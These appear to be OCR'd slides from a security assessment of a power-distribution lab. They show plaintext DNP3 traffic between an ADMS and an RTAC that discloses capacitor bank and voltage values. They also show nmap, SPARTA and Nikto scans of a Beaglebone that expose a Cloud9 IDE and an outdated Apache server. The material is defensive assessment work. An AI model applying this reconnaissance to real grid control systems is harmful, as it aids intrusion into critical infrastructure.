
**Float - Mid-Little Endian (CDAB)**

| # | Raw | Float |
|---|---|---|
| 0 | 41 46 00 B0 | 12.3751678 |
| 4 | 86 3F 66 66 | -3.59983379e-35 |
| 8 | 73 3F 33 33 | 1.51484244e+... |
| 12 | 00 00 00 00 | 0 |
| 16 | 00 00 00 00 | 0 |
| 20 | 00 00 00 00 | 0 |

- ❖ Discloses analog communication between the RTAC and RT-OPF.

# Packet Capture Analysis

- Capture the traffic between ADMS and RTAC




- ADMS for optimizing the performance of the distribution grid, outage restoration, support for microgrids…
- DNP3 capture include SCADA measurements, control setpoints and feedback

# Packet Capture Analysis

Filter search for DNP3

and start inspection.



```
dnp3
```

```
Time          Source         Destination    Protocol   Length  Info
73.958895     10.79.120.56   10.79.91.42    DNP 3.0        69  Confirm
74.963894     10.79.120.56   10.79.91.42    DNP 3.0        72  Read, Class 0
74.963994     10.79.91.42    10.79.120.56   DNP 3.0       346  from 90 to 0, len=255, Unconfirmed User Data (
74.963995     10.79.91.42    10.79.120.56   DNP 3.0      1221  Response, Response, Response, Response
133.844646    10.79.120.56   10.79.91.42    DNP 3.0        78  Read, Class 123
133.844822    10.79.91.42    10.79.120.56   DNP 3.0       139  Response
133.937646    10.79.120.56   10.79.91.42    DNP 3.0        69  Confirm
134.971683    10.79.120.56   10.79.91.42    DNP 3.0        72  Read, Class 0
```


```
    > Qualifier Field, Prefix: None, Range: 8-bit Start and Stop Indices
    > [Number of Items: 15]
    > Point Number 2 (Quality: Offline), Value: 0
    > Point Number 3 (Quality: Online), Value: 0
    > Point Number 4 (Quality: Online), Value: 0
    > Point Number 5 (Quality: Online), Value: 1
    > Point Number 6 (Quality: Online), Value: 1
    > Point Number 7 (Quality: Online), Value: 1
    > Point Number 8 (Quality: Online), Value: 1
    > Point Number 9 (Quality: Online), Value: 0
    > Point Number 10 (Quality: Online), Value: 0
    > Point Number 11 (Quality: Online), Value: 1
    > Point Number 12 (Quality: Online), Value: 0
    > Point Number 13 (Quality: Online), Value: 0
    > Point Number 14 (Quality: Online), Value: 0
    > Point Number 15 (Quality: Online), Value: 1
```

```
0000  cb 81 00 00 01 02 00 02  10 00 01 01 81 81 81 81   ........ ........
0010  01 01 81 01 01 01 81 00  03 02 00 00 01 00 00 0a   ........ ........
```

Frame (1221 bytes)
Reassembled DNP 3.0 Application Layer message (1244 bytes)
Reassembled DNP 3.0 Application Layer message (1244 bytes)
Reassembled DNP 3.0 Application Layer message (1244 bytes)

Cap. Bank values disclosed
when ADMS and RTAC communicates

# Packet Capture Analysis



dnp3

```
Time         Source         Destination    Protocol   Length  Info
854.992224   10.79.120.56   10.79.91.42    DNP 3.0        72  Read, Class 0
854.992371   10.79.91.42    10.79.120.56   DNP 3.0       346  from 90 to 0, len=255, Unconfirmed User Data (A
854.992372   10.79.91.42    10.79.120.56   DNP 3.0      1221  Response, Response, Response, Response
913.872143   10.79.120.56   10.79.91.42    DNP 3.0        78  Read, Class 123
913.872234   10.79.91.42    10.79.120.56   DNP 3.0        71  Response
914.944223   10.79.120.56   10.79.91.42    DNP 3.0        72  Read, Class 0
914.944327   10.79.91.42    10.79.120.56   DNP 3.0       346  from 90 to 0, len=255, Unconfirmed User Data (A
914.944328   10.79.91.42    10.79.120.56   DNP 3.0      1221  Response, Response, Response, Response
```

```
  Object(s): 16-Bit Analog Input Without Flag (Obj:30, Var:04) (0x1e04), 452 points
    Qualifier Field, Prefix: None, Range: 16-bit Start and Stop Indices
    [Number of Items: 452]
    Point Number 0, Value: 124
    Point Number 1, Value: -10
    Point Number 2, Value: 123
    Point Number 3, Value: 124
    Point Number 4, Value: 123
    Point Number 5, Value: -10
    Point Number 6, Value: 124
    Point Number 7, Value: -9
    Point Number 8, Value: 123
    Point Number 9, Value: 123
    Point Number 10, Value: -10
    Point Number 11, Value: 123
    Point Number 12, Value: 122
```

```
0010  01 01 81 01 01 01 81 00  03 02 00 00 01 00 00 0a   ........ .......
0020  02 00 01 0f 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```


Frame (1221 bytes)
Reassembled DNP 3.0 Application Layer message (1244 bytes)
Reassembled DNP 3.0 Application Layer message (1244 bytes)
Reassembled DNP 3.0 Application Layer message (1244 bytes)

Telemetered RTAC values that are sent to ADMS in plaintext (V or kVAr)

Data stored in the form of analog objects

# Beaglebone Security Analysis

- A mixof NMAP, SPARTA, OpenVAS to find open ports, services, banners and known CVEs…



```
root@beaglebone:/# nmap -A 192.168.7.2

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:45 UTC
Nmap scan report for 192.168.7.2
Host is up (0.00013s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 e4:e9:3b:a4:99:da:2a:68:87:e3:82:bc:d4:73:e5:42 (RSA)
|_  256 76:41:be:00:86:46:fd:e3:f2:b3:1f:d3:81:07:92:b3 (ECDSA)
53/tcp   open  domain   dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Content-Type: text/html
|     Date: Wed, 11 Sep 2019 15:45:54 GMT
|     Connection: close
|     Cannot GET /nice%20ports%2C/Tri%6Eity.txt
|   GetRequest:
|     HTTP/1.1 302 Found
|     Location: /ide.html
|     Date: Wed, 11 Sep 2019 15:45:53 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Content-Type: text/html
|     Date: Wed, 11 Sep 2019 15:45:53 GMT
|     Connection: close
|_    Cannot OPTIONS /
8000/tcp open  http-alt?
8080/tcp open  http     Apache httpd 2.4.25
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Index of /
```

192.168.7.2:3000/ide.html

```
root@beaglebone:/var/lib/cloud9# 
```

SPARTA 1.0.4 (BETA) - untitled - /root/


| OS | Host |
|---|---|
| ? | 192.168.7.2 |

| Port | Protocol | State | Name | Version |
|---|---|---|---|---|
| 22 | tcp | open | ssh | OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0) |
| 53 | tcp | open | domain | dnsmasq 2.76 |
| 1880 | tcp | open | http | Node.js (Express middleware) |
| 3000 | tcp | open | ppp | |
| 5355 | tcp | open | llmnr | |
| 8000 | tcp | open | http-alt | |
| 8080 | tcp | open | http | Apache httpd 2.4.25 |

Hit default web interface


Vulnerable Javascript Cloud9 IDE

# Beaglebone Security Analysis




| Name |
|---|
| domain |
| http |
| http-alt |
| llmnr |
| ppp |
| ssh |


| Host | Port | Protocol | State | Version |
|---|---|---|---|---|
| ● 192.168.7.2 | 8080 | tcp | open | Apache httpd 2.4.25 |
| ● 192.168.7.2 | 1880 | tcp | open | Node.js (Express middleware) |



```
+ Target IP:        192.168.7.2
+ Target Hostname:   192.168.7.2
+ Target Port:       8080
+ Start Time:        2019-05-05 12:53:22 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```



